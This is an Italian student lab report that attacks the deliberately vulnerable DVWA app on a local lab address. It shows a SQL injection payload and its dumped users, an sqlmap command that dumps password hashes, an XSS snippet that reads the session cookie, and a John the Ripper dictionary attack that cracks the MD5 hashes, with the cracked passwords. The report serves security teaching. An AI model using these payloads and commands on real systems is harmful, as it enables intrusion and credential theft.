

PASSWORD CRACKING

TASK

Consegna:

1. Non imbrogliare (troppo)
2. Screenshot dell'SQL injection di ieri
3. Due righe di spiegazione di cos'è **questo** cracking (quale tipologia / quale meccanismo sfrutta)
4. Screenshot dell'esecuzione del cracking e del risultato

ANALISI E VALUTAZIONE

Per prima cosa facciamo l'SQL injection di ieri andando ad eseguire lo script che ci permette di controllare se le query SQL sono autorizzate e che quindi se valida vorrà dire che non viene fatto nessun controllo su di esso. Lo script è il seguente:

`1'or'1'='1`

Vulnerability: SQL Injection

User ID:

```
ID: 1'or'1'='1
First name: admin
Surname: admin

ID: 1'or'1'='1
First name: Gordon
Surname: Brown


ID: 1'or'1'='1
First name: Hack
Surname: Me

ID: 1'or'1'='1
First name: Pablo
Surname: Picasso

ID: 1'or'1'='1
First name: Bob
Surname: Smith
```

1° METODO PER CRACKING PASSWORD: Successivamente possiamo andare ad effettuare un sqlmap per poter effettuare anche un attacco a dizionario e di conseguenza ottenere le hash già decriptate. Il comando da utilizzare da terminale è il seguente:

```
sqlmap -u
"http://192.168.50.111/dvwa/vulnerabilities/sqli/?id=&Submit=Submit#"
-cookie="security=low; PHPSESSID=#INSEIRE LA SESSIONE FORNITA" --
dump --passwords
```




Prima di proseguire diamo delle valutazioni e dritte. Innanzitutto per ottenere il cookie abbiamo due opzioni:

1. Utilizzare lo script da pagina web: Per farlo basterà inserire su Submit lo script:

```
<script>alert(document.cookie)</script>
```


2. Utilizzare burpsuite: Ovvero aprire Burpsuite e andare a ispezionare la pagina relativa all'url utilizzato nello script di sqlmap. Ottenuto il cookie andiamo a copiare ed incollare il PHP della sessione nel comando da terminale al posto di #INSEIRE LA SESSIONE FORNITA. Successivamente lanciamo il comando.



Come si può notare in rosso otteniamo sia gli hash che gli user (in rosso). Addirittura avendo dato il consenso per un attacco a dizionario abbiamo anche ottenuto le password decriptate dagli hash.


COS'E' SQLMAP: Questo comando è un software open source per il penetration testing, che permette di automatizzare il rilevamento di difetti nelle SQL injection.

2° METODO PER CRACKING PASSWORD: In questo metodo invece andremo ad utilizzare il tool "john the Ripper" il quale permette di ridurre i tempi di cracking durante la sua sessione di brute force con attacchi a dizionario grazie all'utilizzo della parallelizzazione dei task. Per prima cosa abbiamo bisogno di un file creato da noi in cui andremo ad inserire gli hash e gli username. Gli hash, tramite il primo metodo, siamo riusciti ad ottenerli e che pertanto possiamo copiarli ed incollarli in nuovo file.txt che salveremo sul Desktop.



```
kali@kali: ~/Desktop
File Actions Edit View Help
GNU nano 6.3 hash.txt
amin:5f4dcc3b5aa765d61d8327deb882cf99
gordonb:e99a18c428cb38d5f260853678922e03
1337:8d3533d75ae2c3966d7e0d4fcc69216b
pablo:0d107d09f5bbe40cade3de5c71e9e9b7
smithy:5f4dcc3b5aa765d61d8327deb882cf99
```

Successivamente andiamo a prendere un dizionario o una wordlist di password che abbiamo già di default in kali. Per trovare questa wordlist andiamo nella directory **/usr/share/wordlists**:



```
(kali@kali)-[/usr/share]
$ cd wordlists

(kali@kali)-[/usr/share/wordlists]
$ ls
amass  dirbuster  fern-wifi  legion  nmap.lst  sqlmap.txt  wifite.txt
dirb   fasttrack.txt  john.lst  metasploit  rockyou.txt.gz  wfuzz

(kali@kali)-[/usr/share/wordlists]
$ sudo gunzip rockyou.txt.gz
[sudo] password for kali:

(kali@kali)-[/usr/share/wordlists]
$ ls
amass  dirbuster  fern-wifi  legion  nmap.lst  sqlmap.txt  wifite.txt
dirb   fasttrack.txt  john.lst  metasploit  rockyou.txt  wfuzz
```

Come si può vedere dall'immagine in alto abbiamo un file in rosso chiamato **rockyou.txt.gz** il quale è un common password list (elenchi di password comuni) zippato e per estrarlo usiamo il comando **sudo gunzip rockyou.txt.gz**.

Usuiamo pertanto di tale file al fine di andare ad effettuare un attacco a dizionario per decriptare gli hash in password. Per farlo andiamo ad usare il comando da terminale:

```
john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
```

```

(kali@kali)-[~/Desktop]
$ john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
password      (amin)
abc123         (gordonb)
letmein        (pablo)
charley        (1337)
4g 0:00:00:00 DONE (2022-11-30 09:02) 100.0g/s 76800p/s 76800c/s 115200C/s my3kids..dangerous
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

(kali@kali)-[~/Desktop]
$ john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
No password hashes left to crack (see FAQ)

```

Il risultato ottenuto è di fatti le password per ciascun user.

N.B. Il comando è utilizzabile una sola volta a file. Per poter rivedere le password basterà utilizzare il seguente comando da terminale:

`john --show --format=raw-md5 hash.txt`

```

(kali@kali)-[~/Desktop]
$ john --show --format=raw-md5 hash.txt
amin:password
gordonb:abc123
1337:charley
pablo:letmein
smithy:password

5 password hashes cracked, 0 left

```